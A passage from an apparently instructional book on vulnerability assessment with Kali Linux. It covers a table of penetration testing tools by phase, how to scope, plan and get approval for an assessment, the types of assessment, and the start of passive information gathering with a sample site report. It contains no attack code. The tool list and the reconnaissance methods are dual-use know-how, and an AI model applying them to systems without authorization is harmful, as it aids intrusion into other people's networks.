There are tons of tools available for performing various tasks throughout the penetration testing lifecycle. However, the following is a list of tools that are most commonly used during a penetration test:

Sr. no	Penetration testing phase	Tools
1	Information gathering	SPARTA, NMAP, Dmitry, Shodan, Maltego, theHarvester, Recon-ng
2	Enumeration	NMAP, Unicornscan
3	Vulnerability assessment	OpenVAS, NExpose, Nessus
4	Gaining access	Metasploit, Backdoor-factory, John The Ripper, Hydra
5	Privilege escalation	Metasploit
6	Covering tracks	Metasploit
7	Web application security testing	Nikto, w3af, Burp Suite, ZAP Proxy, SQLmap
8	Reporting	KeepNote, Dradis

Summary

In this chapter, we learned that Kali Linux in a virtual environment can be effectively used to perform vulnerability assessment and penetration tests. We also went through some absolute basics about Kali Linux and configure its environment.

3
Security Assessment Prerequisites

Before we can start working practically with security assessments, there's essentially a lot of groundwork that needs to be done, including planning, scoping, choosing the correct tests, resource allocation, test plans, and getting the documentation signed and approved. All these prerequisites will help ensure the smooth conduct of the security assessment. The topics to be discussed in this chapter are as follows:

- Target scoping and planning
- Gathering requirements
- Deciding upon the type of vulnerability assessment
- Estimating the resources and deliverables
- Preparing a test plan and test boundaries
- Getting approval and signing NDAs

Target scoping and planning

Defining and deciding upon a formal scope is one of the most important factors of a vulnerability assessment. While there may be a lot of information and guidelines available on using various vulnerability assessment tools and techniques, the preparation phase of vulnerability assessment is quite often overlooked. Ignoring properly complete pre-engagement activities may lead to potential problems, such as the following:

- Scope creep
- Customer dissatisfaction
- Legal trouble

The scope of a project is intended to precisely define what is to be tested.

Theoretically, it may seem best to test each and every asset present in the network; however, it may not be practically possible. A detailed discussion with all the business units could help you gather a list of critical assets. These assets could then be included in the scope of the vulnerability assessment. Some of the common assets included in the vulnerability assessment scope are as follows:

- Communication lines
- E-commerce platforms
- Any internet-facing websites
- Special-purpose devices (modems, radios, and so on)
- Applications and application APIs
- Email gateways
- Remote access platforms
- Mail servers
- DNS
- Firewalls
- FTP servers
- Database servers
- Web servers

While the preceding list of assets looks quite obvious in regards to candidates to be included in the vulnerability assessment scope, there might be a few other assets that are often ignored but could open up an entry point for the attacker. Such assets include the following:

- Printers
- Wireless access points
- Shared drives
- IP cameras
- Smart TVs
- Biometric access control systems

A detailed outline of the scope will help the vulnerability assessment team plan resources and a time schedule.

Gathering requirements

Before we can even think of starting the vulnerability assessment, it is extremely important to very clearly understand customer requirements. The customer may be internal or external to the organization. For a VA tester, it is important to know what the customer is expecting from the test. In order to identify and document the customer requirements, the following things need to be done.

Preparing a detailed checklist of test requirements

The tester needs to set up multiple meetings with the customer to understand their requirements. The outcome should include but not be limited to the following:

- Security compliance that the customer wants to comply with
- Requirements and code of conduct (if any) stated in respective security compliance
- List of network segments in scope
- List of network security devices in scoped network segments
- List of assets to scan (along with IP ranges)
- List of assets exposed to a public network (along with IP ranges)
- List of assets that have network-wide access (along with IP ranges)

- List of business-critical assets (along with IP ranges)
- List of acceptable vulnerability assessment tools in the customer environment
- Availability of licenses for tools suggested by customer or accomplice
- List of tools that are strictly prohibited in the customer environment
- Recent vulnerability assessment reports if available

Suitable time frame and testing hours

Some security compliance demands periodic vulnerability assessments over the infrastructure in scope. For example, PCI/DSS demands a half-yearly vulnerability assessment for business-critical assets and yearly for noncritical assets that are covered under the scope of the PCI/DSS certification.

The tester and customer need to keep such compliance-driven requirements in mind while preparing the schedule for an assessment. At the same time, it's always beneficial to consider ongoing and critical changes in an environment that is part of the assessment scope. If the time frame enforced by the security compliance permits it, it's best to perform the assessment after completing critical changes, which will help in providing a long-lasting view of current security posture.

Another interesting part of scheduling and planning in a vulnerability assessment is testing hours. Usually, automated scanning profiles are used to perform vulnerability assessments and consume lots of network traffic (requests/responses per port per host/asset) and may also consume considerable resources on assets/hosts being scanned. In rare scenarios, it may happen that a certain asset/host stops responding, going into **denial of service** (**DoS**) mode and/or full-closed mode. This could happen with the business-critical system as well. Now imagine a business-critical system/service not responding to any requests in peak business hours. This could impact other services as well, covering a broader user space. This may lead to loss of data, reputation, and revenue. Also, it would present a challenge in recovering and restoring business functions in such a chaotic scenario. Hence, performing vulnerability assessments outside of business hours is always recommended. Advantages of doing so would be:

- No extra overhead over the network as there is no usual business/legitimate traffic
- Automated scans finishing in comparatively less time as more network bandwidth is available

- Implications of vulnerability assessments, if any, can be observed quickly as network traffic is already reduced
- Impact and side effects can be treated (restoration/recovery) with ease as a risk of business/revenue and reputation loss is minimized to acceptable limits

But there could be some exceptions to this approach where the tester needs to run assessments in business hours as well. One of the scenarios could be needed to assess user workstations for vulnerabilities. As user workstations will be available only in business peak hours, only that network segment should be scanned in business hours.

To sum up, the outcome of this phase is:

- Business and compliance needs for conducting the vulnerability assessment
- The time frame for conducting the vulnerability assessment (may be enforced by some security compliance)
- Business hours and nonbusiness hours
- Testing hours for critical assets and noncritical assets
- Testing hours for end-user workstation list with respective IPs

Identifying stakeholders

Vulnerability management has a top-to-bottom approach. The following are the stakeholders that might be involved in and/or impacted by the vulnerability assessment:

- **Executive/top management**: To achieve the desired success in the vulnerability assessment program, top management should support the activity by allocating all required resources.
- **IT security head**: This could be dedicated or additional responsibility assigned to the competent personnel. Usually, this position directly reports to executive/top management, providing a bird's-eye view of security posture to the top management. In order to maintain security compliance, this position leads multiple IT security programs run in an organization.
- **VA lead tester**: This position refers to a subject matter expert who usually reports to the IT security head. The VA lead is responsible for:
    - Signing a **Statement of Work** (**SoW**)
    - Maintaining an NDA
    - Checking for the legal aspects of conducting such tests in a particular environment
    - Gathering requirements and defining scope

    - Planning vulnerability assessments
    - Managing required tools, devices, and the licenses required for the vulnerability assessment
    - Managing the team and the team activities that are part of the vulnerability assessment
    - Maintaining a **single point of contact** (**SPOC**) between all stakeholders involved in the vulnerability assessment program
    - Keeping all stakeholders updated on activities that are part of the vulnerability assessment
    - Generating and signing an executive summary of the vulnerability assessment

- **VA tester**: VA testers conduct the following activities that are necessary to conduct the VA program:
    - Configuring and updating an automated scanner tool/device
    - Monitoring automated scans for any disruption or unsolicited impact
    - Conducting manual tests
    - Conducting **proof of concepts** (**PoCs**)
    - Generating detailed reports
    - Providing timely updates to the VA lead tester
- **Asset owners**: Every service/system/application/network/device that is part of a vulnerability assessment is involved in the program. Owners are responsible for responding to any disruption that may happen. Owners should be aware of a detailed plan of assessment for assets under their ownership and should have restoration and recovery plans ready to reduce impact.
- **Third-party service providers**: Ownership of **Commercial Of The Shelf** (**COTS**) applications belongs to the respective service providers. If scope demands assessment over such COTS assets, involvement of respective third parties is necessary. Recently, organizations have been opting for more and more cloud services. Hence, the SPOC of the respective cloud service providers needs to be involved in the program to ensure the smooth execution of VA.
- **End users**: Rarely, end users may also be impacted by reparation of the VA program.


Deciding upon the type of vulnerability assessment

After understanding the requirements of the customer, the tester needs to create his own test model based on the expectations of the vulnerability management program, the environment, past experience, and the exposure that every type provides.

The following are the basic types of vulnerability assessment that the tester needs to understand.

Types of vulnerability assessment

The following diagram provides an overview of the different types of vulnerability assessments:




Types of vulnerability assessment based on the location

Based on the location the test is conducted from, the vulnerability assessment could be divided into two main types:

- External vulnerability assessment
- Internal vulnerability assessment

External vulnerability assessment


External vulnerability assessment is the best fit for assets exposed over public networks hosting public services. It is done from outside the target network and thus helps simulate the actual scenario of a real attacker attacking the target. The primary intent behind conducting the external vulnerability assessment is to uncover potential weaknesses in the security of the target system, as illustrated in the following diagram:


External Penetration Testing
Gateway Router
Penetration Testing Team over Internet
Company's Internal Network

An external vulnerability assessment is mainly focused on the servers, infrastructure, and the underlying software components related to the target. This type of testing will involve in-depth analysis of publicly available information about the target, a network enumeration phase where all active target hosts are identified and analyzed, and the behavior of intermediate security screening devices such as firewalls. Vulnerabilities are then identified, verified, and the impact gets assessed. It is the most traditional approach to vulnerability assessment.

Internal vulnerability assessment

Internal vulnerability assessment is carried out on assets that are exposed to the private networks (internal to the company) hosting internal services. An internal vulnerability assessment is primarily conducted to ensure that the network insiders cannot gain unauthorized access to any of the systems by misusing their own privileges, illustrated as follows:


Internal Infrastructure
Penetration Testing Team testing from Intranet
Gateway Router
Internet
Internal Penetration Testing

The internal vulnerability assessment is used to identify weaknesses in a particular system inside the organization's network. When the vulnerability assessment team performs the tests from within the target network, all external gateways, filters, and firewalls get bypassed and the tests are targeted directly at the systems in scope. The internal vulnerability assessment may involve testing from various network segments to check virtual isolation.

Based on knowledge about environment/infrastructure

The following are the types of vulnerability assessments that simulate exposure from an attacker's point of view, based on the attacker's knowledge of the environment/infrastructure.

Black-box testing

In the black-box vulnerability assessment approach, the VA tester carries out all the tests without having any prior knowledge of the target system. This type of test most closely simulates real-world attacks. In an ideal black-box test scenario, the VA tester would probably know only the name of the target organization. He would have to start gathering information about the target from scratch and then gradually build and execute various attack scenarios. This type of testing usually takes a longer time to complete and is more resource intensive.

White-box testing

A white-box vulnerability assessment is a test conducted with complete knowledge and understanding of the infrastructure, defense mechanisms, and communication channels of the target on which the test is being conducted. This test is specifically intended to simulate insider attacks which are usually performed with full privileges and complete access to the target system. In order to initiate a white-box vulnerability assessment, the target organization shares all details, such as asset inventory, network topology diagrams, and so on, with the VA tester.

Gray-box testing

As the name suggests, a gray-box test is a combination of both a black-box and white-box test. In this type of testing, the VA tester has partial knowledge about the infrastructure, defense mechanisms, and communication channels of the target on which the test is to be conducted. It attempts to simulate those attacks that are performed by an insider or outsider with limited access privileges. This is comparatively less time and resource-intensive compared to a black-box test.

Announced and unannounced testing

In an announced vulnerability assessment, the attempt to compromise the target systems is done with full cooperation and prior knowledge of the target IT staff. The VA tester could possibly discuss prioritizing specific systems for compromise with the IT staff. In an unannounced vulnerability assessment, the vulnerability assessment team gives no prior intimation to the target staff. It's kind of a surprise test with the intent of examining the security preparedness and responsiveness of the target organization. Only the higher management is kept informed about the tests.

Automated testing

Instead of utilizing personal expertise, some organizations and security testing teams prefer to automate security testing. This is typically done with help of a tool which is run against the host of target systems in order to assess the security posture. The tool tries to simulate real-world attacks that an intruder might use. Based on whether the attack succeeded or failed, the tool generates a detailed report of the findings. The automated test can be easy and quick to perform, however it may produce a lot of false positives. Automated testing can also not assess architecture-level security flaws (design flaws), business logic flaws, and any other procedural shortcomings.

Authenticated and unauthenticated scans

In order to perform an authenticated scan, an scanning tool can be configured with credentials controlled by a centralized directory (domain controller/AD/LDAP). While performing a scan, the scanner tries to establish a **Remote Procedure Call** (**RPC**) with the assets using configured credentials and, on successful login, executes tests on the same privilege level to that of the provided credentials.

An authenticated scan reports weaknesses exposed to the authenticated users of the system, as all the hosted services can be accessed with a right set of credentials. An unauthenticated scan reports weaknesses from a public viewpoint (this is what the system looks like to the unauthenticated users) of the system.

The advantages of authenticated scans over unauthenticated are as follows:

- Simulates a view of a security posture from a user's point of view
- Provides comprehensive scans covering more attack surfaces exposed
- The report provides detailed vulnerabilities exposed on assets that can be exploited by a malicious user
- Less false positives
- Increased accuracy in reports

The disadvantages of authenticated scans over unauthenticated are as follows:

- Takes more time to complete the scan as it covers more scanning signatures
- Adds the overhead of managing credentials used for scanning
- Involvement of intense test signatures may disrupt services hosted by an asset

Agentless and agent-based scans

The latest automated scanning tools facilitate agents that install a scanning service on respective assets. This service usually runs with the highest possible privileges. Once the trigger from the scanner is received by a service running on the host, the service fetches the respective scanning profile for that particular asset from the scanner running scans natively on the asset itself.

The advantages of the agent-based scan over an agentless scan are as follows:

- No overhead on the network as scans are running natively on the system
- No need to wait for nonbusiness hours to initiate testing on noncritical assets
- Scanning intervals can be reduced, which helps in keeping security posture up to date
- No need to maintain separate credentials dedicated to scanning
- Provides comprehensive scans covering more attack surfaces exposed
- The report provides detailed vulnerabilities exposed on assets
- Less false positives
- Increased accuracy in reports

The disadvantages of an agent-based scan over an agentless scan are as follows:

- Agents might not support special devices (modems, radios, and so on) and all the operating systems and firmware
- Installing an agent on every compatible asset—even-though this would be a onetime activity in a large environment, this would be a challenge
- Managing and protecting the agent itself—as the agent is running a service with higher privileges, these agents need to be managed and protected very cautiously

Manual testing

Manual vulnerability assessment is one of the best-preferred options. It benefits from the expertise of the well-trained security professional. A manual testing approach involves detailed scoping, planning, information gathering, vulnerability scanning, assessment, and exploitation. Hence, it is certainly more time and resource-consuming than the automated test, however, it is less likely to produce false positives.

Quite often, organizations and vulnerability assessment teams prefer to use a combination of automated and manual testing in order to get the best out of both.

Estimating the resources and deliverables

As is applicable for any project, the success of the vulnerability assessment depends on estimations that are close to the actual. Output from the scoping and planning phases helps in estimating the most important factor in a vulnerability assessment—the time required to complete the assessment.

If a tester is having a very good experience running assessments over a scoped environment or similar, then the estimation is done on the basis of previous experience. If a tester is new to the environment then previous tests reports and communications are referred to for estimation. Additionally, a tester considers additions and changes in scope, involvement of third-party services / service providers, if any, and updates the estimates accordingly.

Once rough estimates are ready, time padding is considered and time is added over the anticipated time required. This time padding is usually set at 20%. This helps the tester to deal with any unsolicited challenges that they may face during execution.

The following are a few of the unsolicited challenges/problems that one can face during the execution of the vulnerability assessment:

- **Network security devices blocking scans**: Network security devices such as firewalls, **intrusion prevention systems** (**IPS**), and **unified threat management** (**UTM**) detect scanning traffic as malicious traffic and block all the requests sent by the vulnerability scanner. Once alerts are generated on the respective network security devices, the tester needs to ask the network administrator to whitelist automated scanner IPs and manual testing machine IPs.
- **Assets not responding as side effects of certain tests**: Some scanning signatures leave assets in DoS mode. In such cases, a tester needs to identify such assets and fine-tune the scanning profiles so that comprehensive scanning can be performed on these systems. Often, such scan-sensitive systems are closed source and out-of-the-box solutions.
- **Scan impacting business critical service(s) and hence scanning needs to be stopped abruptly**: Some vulnerability scanning signatures may break certain services on systems. As the business is always the priority, scanning has to be stopped and business-critical services need to be recovered. A tester needs to perform scanning on such assets separately with less intensive and/or fine-tuned scanning profiles in nonbusiness hours.

- **Blocking user IDs allocated for scanning**: While performing authenticated scans because of heavy traffic to centralized **Identity Access Management Systems** (**IDAM**), login attempts may get classified as malicious and scanning accounts may get blocked.
- **Slowing down the network because of scanning traffic and hence delays are introduced in report generation**: While performing automated scans, aggressive and intensive scanning profiles creates overhead on network traffic. This may slow down the network or put some of the network devices in the fail-closed state, preventing scanning requests from reaching assets.

Usually, this padding is not completely utilized. In such cases, to be fair to the customer, the tester can use this extra time to add more value to the vulnerability report. For example:

- Exploring identified critical vulnerabilities in-depth to find out the implications of vulnerabilities on overall infrastructure security
- Running some more manual POCs over critical, highly severe vulnerabilities reported to minimize false positives
- Conducting a detailed walkthrough of a vulnerability report for the stakeholders
- Providing additional guidance on vulnerability closure

Time estimations are done in the form of man-hours required for testing but the tester should also consider that deploying more personnel for a project is not always going to reduce timelines.

For example, when an automated vulnerability assessment suite/scanner initiates testing over a network segment or group of assets, the time required to conduct tests depends on the infrastructure involved, the number of assets to scan, the performance of assets, network traffic, the intensity of test profiles, and many other external factors. As tester interaction is hardly required for automated scanning, deploying more testers in this phase is not going to reduce the time. However, it's not the case with manual testing. Manual test cases can be executed in parallel by multiple testers at a time, reducing timelines considerably.

Another factor to consider is the extent or intensity of the tests to run on assets. For critical assets, in-depth testing is required with more intense scanning profiles, whereas for noncritical assets just an overview is usually enough. Running intense scan profiles for automated as well as manual testing takes considerably more time than that of normal scanning profiles.

The outcome of a time estimation exercise is definite drop-dead dates. A vulnerability assessment should always begin on the preplanned date and should be completed on the estimated end date. As vulnerability assessment covers vast infrastructure, many system owners and third parties are actively involved in the exercise. The additional responsibility to support vulnerability assessment is usually an overhead for the stakeholders involved. Hence, in order to keep them organized, synchronized, motivated, and supported during the VA exercise, finite drop-dead dates are very important.

Preparing a test plan

A vulnerability assessment is often an ongoing exercise that is repeated at regular intervals. However, for a given time period, a vulnerability assessment does have a specific start point and an endpoint irrespective of what type of test is performed. Thus, in order to ensure a successful vulnerability assessment, a detailed plan is necessary. The plan can have several elements as follows:

- **Overview**: This section provides a high-level orientation for the test plan.
- **Purpose**: This section states the overall purpose and intent of conducting the test. There may be some regulatory requirements or any explicit requirement from the customer.
- **Applicable laws and regulations**: This section lists all the applicable laws and regulations with respect to the test being planned. These may include local as well as international laws.
- **Applicable standards and guidelines**: This section lists all the applicable standards and guidelines, if any, with respect to the test being planned. For example, in the case of web application vulnerability assessment, standards such as OWASP may be followed.
- **Scope**: Scope is an important section of the plan as it essentially lists the systems that will undergo the testing. An improper scope could seriously impact the test deliverable going forward. The scope must be outlined in detail, including hosts and IP addresses of target systems, web applications, and databases if any, and the privileges that will be used for testing.
- **Assumptions**: This section mainly outlines that the prerequisites for the test be available in a timely manner to the VA tester. This will ensure that there won't be any delays due to operational issues. This could also include the fact that the systems under scope won't undergo major upgrades or changes during the test.
- **Methodology**: This section relates to the type of methodology that will be adopted for the test. It could be a black box, gray box, or white box depending on the organization's requirements.

- **Test plan**: This section details who will be performing the test, the daily schedule, detailed tasks, and contact information.
- **Rules of engagement**: This section lists exclusive terms and conditions that need to be followed during the test. For example, an organization may wish to exclude a certain set of systems from automated scanning. Such explicit conditions and requirements can be put forward in rules of engagement.
- **Stakeholder communication**: This section lists all the stakeholders that will be involved throughout the test process. It is extremely important to keep all the stakeholders updated about the progress of the test in a timely manner. The stakeholders to be included must be approved by senior management.
- **Liabilities**: This section highlights the liabilities of any action or event that may occur during the test which could possibly have an adverse impact on the business operations. The liabilities are on both sides, that is, the organization and the VA tester.
- **Authorized approvals and signatures**: Once all the preceding sections are carefully drafted and agreed upon, it's necessary that the plan gets signed by the relevant authority.

A comprehensive test plan is also referred to as the **Statement of Work** (**SoW**).

Getting approval and signing NDAs

Based on specific requirements, an organization may choose to conduct any type of vulnerability assessment as discussed in the section earlier. However, it is important that the vulnerability assessment is approved and authorized by senior management. Though most of the professional vulnerability assessment is conducted in quite a controlled manner, there still remains the possibility of something becoming disruptive. In such a case, preapproved support from senior management is crucial.

An NDA is one of the most important documents that a VA tester has to sign before the test begins. This agreement ensures that the test results are handled with high confidentiality and the findings are disclosed only to authorized stakeholders. An organization's internal vulnerability assessment team might not require the signing of an NDA for each and every test, however, it is absolutely required for any test being conducted by an external team.

Confidentiality and nondisclosure agreements

Any individual performing the vulnerability assessment who is external to the organization needs to sign confidentiality and nondisclosure agreements prior to test initiation. The entire process of vulnerability assessment involves multiple documents that contain critical information. These documents, if leaked to any third-party, could cause potential damage. Hence, the VA tester and the organization must mutually agree and duly sign the terms and conditions included in the confidentiality and nondisclosure agreement. The following are some of the benefits of signing confidentiality and nondisclosure agreements:

- Ensures that the organization's information is treated with high confidentiality
- Provides cover for a number of other areas such as negligence and liability in case of any mishaps

The confidentiality and nondisclosure agreements are both powerful tools. Once the agreement is duly signed, the organization even has the right to file a lawsuit against the tester if the information is disclosed to unauthorized parties, intentionally or unintentionally.

Summary

There are lots of prerequisites before one can actually start a vulnerability assessment for an infrastructure. In this chapter, we tried to cover all such prerequisites in brief. From the next chapter onward, we will be dealing with the actual vulnerability assessment methodology.

4
Information Gathering

In the last chapter, we discussed the scoping and planning of a vulnerability management program. This chapter is about learning various tools and techniques for gathering information about the target system. We will learn to apply various techniques and use multiple tools to effectively gather as much information as possible about the targets in scope. The information gathered from this stage would be used as input to the next stage.

In this chapter, we will cover the following topics:

- Defining information gathering
- Passive information gathering
- Active information gathering

What is information gathering?

Information gathering is the first step toward the actual assessment. Before targets are scanned using vulnerability scanners, testers should know more details about the assets in the scope of the testing. This will help the testing team to prioritize assets for scanning.

Importance of information gathering

> *"Give me six hours to chop down a tree and I will spend the first four sharpening the axe."*


This is a very old and famous quote by Abraham Lincoln. The same applies to the amount of time spent in gathering as much information as possible prior to performing any security assessment. Unless, and until, you know your target inside and out, you will never succeed in performing its security assessment. It's crucial to have a 360-degree view of the target and gather all possible information about it through all available sources.

Once you are confident that you have gathered enough information, then you can very effectively plan the actual assessment. Information gathering can be of two types, as discussed in the following sections: passive information gathering and active information gathering.

Passive information gathering

Passive information gathering is a technique where no direct contact with the target is made for gathering the information. All the information is obtained through an intermediate source which may be publicly available. The internet has many useful resources that can help us with passive information gathering. Some such techniques are discussed next.

The following diagram describes how passive information gathering works:



Here is how it works:

1. The client system first sends a request to an intermediate system
2. The intermediate system probes the target system
3. The target system sends the result back to the intermediate system
4. The intermediate system forwards it back to the client

So, there's no direct contact between the client and the target system. Hence, the client is partially anonymous to the target system.


Reverse IP lookup

Reverse IP lookup is a technique that is used to probe any given IP address for all the domains it hosts. So all you need to do is feed the target IP address and then you'll be returned to all the domains hosted on that IP address. One such tool for reverse IP lookup is available online at `http://www.yougetsignal.com/tools/web-sites-on-web-server/`.

Reverse IP lookup works only on Internet-facing websites and isn't applicable for sites hosted on intranet.

Site report

Once you have the target domain, you can get a lot of useful information about the domain, such as its registrar, name-server, DNS admin, the technology used, and so on. Netcraft, available at `http://toolbar.netcraft.com/site_report`, is a very handy tool to fingerprint domain information online:



https://toolbar.netcraft.com/site_report?url=demo.testfire.net
Search

⊟ **Network**

Site	http://demo.testfire.net	**Netblock Owner**	Rackspace Backbone Engineering
Domain	testfire.net	**Nameserver**	asia3.akam.net
IP address	65.61.137.117	**DNS admin**	hostmaster@akamai.com
IPv6 address	*Not Present*	**Reverse DNS**	*unknown*
Domain registrar	corporatedomains.com	**Nameserver organisation**	whois.akamai.com
Organisation	International Business Machines Corporation, New Orchard Road, Armonk, 10504, US	**Hosting company**	Rackspace
Top Level Domain	Network entities (.net)	**DNS Security Extensions**	*unknown*
Hosting country	US		

⊞ **Hosting History**

⊞ **Sender Policy Framework**

⊞ **DMARC**

⊞ **Web Trackers**

⊟ **Site Technology** Fetched on 1st July 2018

